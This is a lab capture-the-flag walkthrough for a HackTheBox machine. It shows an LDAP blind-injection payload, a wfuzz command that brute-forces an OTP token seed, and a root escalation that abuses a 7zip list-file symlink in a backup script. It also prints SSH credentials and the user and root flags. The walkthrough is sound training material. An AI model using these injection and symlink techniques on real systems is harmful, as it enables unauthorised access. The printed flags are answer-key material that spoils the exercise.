CTF

```
====================
|        CTF 10.10.10.122          |
====================
```


InfoGathering

OPEN PORTS


PORT   STATE SERVICE
22/tcp open ssh
80/tcp open http
5985/tcp filtered wsman
5986/tcp filtered wsmans

DIRB SCANS


Whenever we do a dirb scan we get blocked as can be noticed after reading the home page http://10.10.10.122



We discover the login page is at http://10.10.10.122/login.php



We discover the status page is at http://10.10.10.122/status.php



If we read the source of the login page we discover the token string is 81 digits.
We also know that LDAP is usually implemented with token based Auth systems
RESOURCE: https://www.computerperformance.co.uk/logon/ldap-attributes-active-directory/
RESOURCE: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LDAP%20Injection

```
<form action="/login.php" method="post" >
  <div class="form-group row">
    <div class="col-sm-10">
      </div>
  </div>
  <div class="form-group row">
    <label for="inputUsername" class="col-sm-2 col-form-label">Username</label>
    <div class="col-sm-10">
      <input type="text" class="form-control" id="inputUsename" name="inputUsername" placeholder="Username">
    </div>
  </div>
  <div class="form-group row">
    <label for="inputOTP" class="col-sm-2 col-form-label">OTP</label>
    <div class="col-sm-10">
      <input type="OTP" class="form-control" id="inputOTP" name="inputOTP" placeholder="One Time Password">
      <!-- we'll change the schema in the next phase of the project (if and only if we will pass the VA/PT) -->
      <!-- at the moment we have choosen an already existing attribute in order to store the token string (81 digits)
    </div>
  </div>
  <div class="form-group row">
    <div class="col-sm-10">
      <button type="submit" class="btn btn-primary  name="submit" value="Login">Login</button>
    </div>
  </div>
```

Gaining Access

We can use dirb to find a username as well
dirb http://10.10.10.122 /usr/share/SecLists/Usernames/Names/names.txt -z 2000
USER: ldapuser
OR
Perform the LDAP Blind injection by url encoding the below text twice
Uencoded: *)(uid=*))(|(uid=*
All Encoded: %2a%29%28%75%69%64%3d%2a%29%29%28%7c%28%75%69%64%3d%2a

---
NOW THAT WE HAVE THE USERNAME WE NEED TO FIND THE ONETIME PASSWORD

(Lets make a password list)
```bash
for i in `seq 000 999`; do printf "%03d\n" $i; done > numbers.txt
```

Lets fuzz to figure out the OTP generator
```
wfuzz --hs "not.found" -b "PHPSESSID=3ki1lk0n9djusaeagprtkimm74" -b 'Content-Type=application/x-www-form-urlencoded' -b 'User-Agent=Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0' -z file,numbers.txt -d 'inputUsername=ldapuser%2529%2528pager%253d285FUZZ%252a&inputOTP=x' -u 10.10.10.122/login.php
```
(This gets 3 numbers from the OTP generator to simulate its usage)

RESULT #1:

```
=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000450:  C=200     68 L      231 W         2822 Ch        "449"
```

AFTER EVERY SET OF 3 NUMBERS ABOVE, THEY GET ADDED IN FRONT OF THE WORD FUZZ
---
d285FUZZ becomes d285231FUZZ Do this until results stop showing


```
ent-Type=applica
%253d285231FUZZ%
```

My token will differ from yours. It became...
Token=285449490011357156531651545652335570713167411445727140604172141456711102716717000

INSTALL STOKEN
---
apt install stoken


SET THE TOKEN VALUE WE CRACKED
---
stoken import --
token=285449490011357156531651545652335570713167411445727140604172141456711102716717000

OPEN THE GUI TO MAINTAIN THE LATEST PASSWORDS
---
stoken-gui
(Set the password to whatever and I select "Skip" when it asks for PIN)



CHECK EXACT TIME OF THE WEB SERVER

---
http://10.10.10.122/status.php



SET ATTACK BOX TO EXACT TIME AS TARGET BOX

(This will only work on Kali. There cant be more then 30 seconds or else OTP will not work.)
timedatectl set-ntp 0
date +%T -s "21:20"
date # This command should read the time you just set which should match the webserver.
(Ensure your time sync settings are turned off. If you are in vmware you may need to disable sync there as well)

LOGIN TO THE SITE QUICKLY AS POSSIBLE

USER: HTB\ldapuser
yourOTP: <cracked otp here>

WE NOW HAVE RCE, A COMMAND PROMPT

Let's read the files
cat login.php
cat page.php

WE FOUND SSH CREDENTIALS

USER: ldapuser
PASS: e398e27d5c4ad45086fe431120932a01
ssh ldapuser@10.10.10.122
e398e27d5c4ad45086fe431120932a01

```
root@kali:~/Documents/DirTraversal# ssh ldapuser@10.10.10.122
e398e27d5c4ad45086fe431120932a01
ldapuser@10.10.10.122's password:
[ldapuser@ctf ~]$ net user
-bash: net: command not found
[ldapuser@ctf ~]$ hostname
ctf.htb
[ldapuser@ctf ~]$ whoami
ldapuser
```

PWN USER FLAG
---
cat user.txt

```
user.txt
[ldapuser@ctf ~]$ cat user.txt
74a8e86f3f6ecd8010a660cfb44ee585
```

PrivEsc

PRVIESC

We have found an intereting script entitled honeypot.sh in the /backup directory
```
ls -latrh
```
We can see a backup is made every couple minutes

7zip's manual states if you use @ before a filename you are using it as a list file. The flag -snl in the honeypot.sh script tells us it treats symbolic links as links

The following method requires 2 terminal windows open.
T1: cd /var/www/html/uploads/
T1: touch listfile
T1: touch @listfile
T1: cd ..
(this places you in /var/www/html/)
T2: tail -f /backup/error.log
T1: ln -s /root/root.txt /var/www/html/listfile
T1: ln -s /root/root.txt /var/www/html/@listfile
(The error log should display the root flag.)

What happened above is honeypot.sh periodically runs
It identifies listfile as a list file.
We view the contents of the perceived list which is really file contents not zip contents
We use the tail command to read the end of the error log file where these contents appear
Since listfile is a symbolic link for /root/root.txt we can read the flag!

root.txt:
fd6d2e53c995e6928cd0f040c79ba053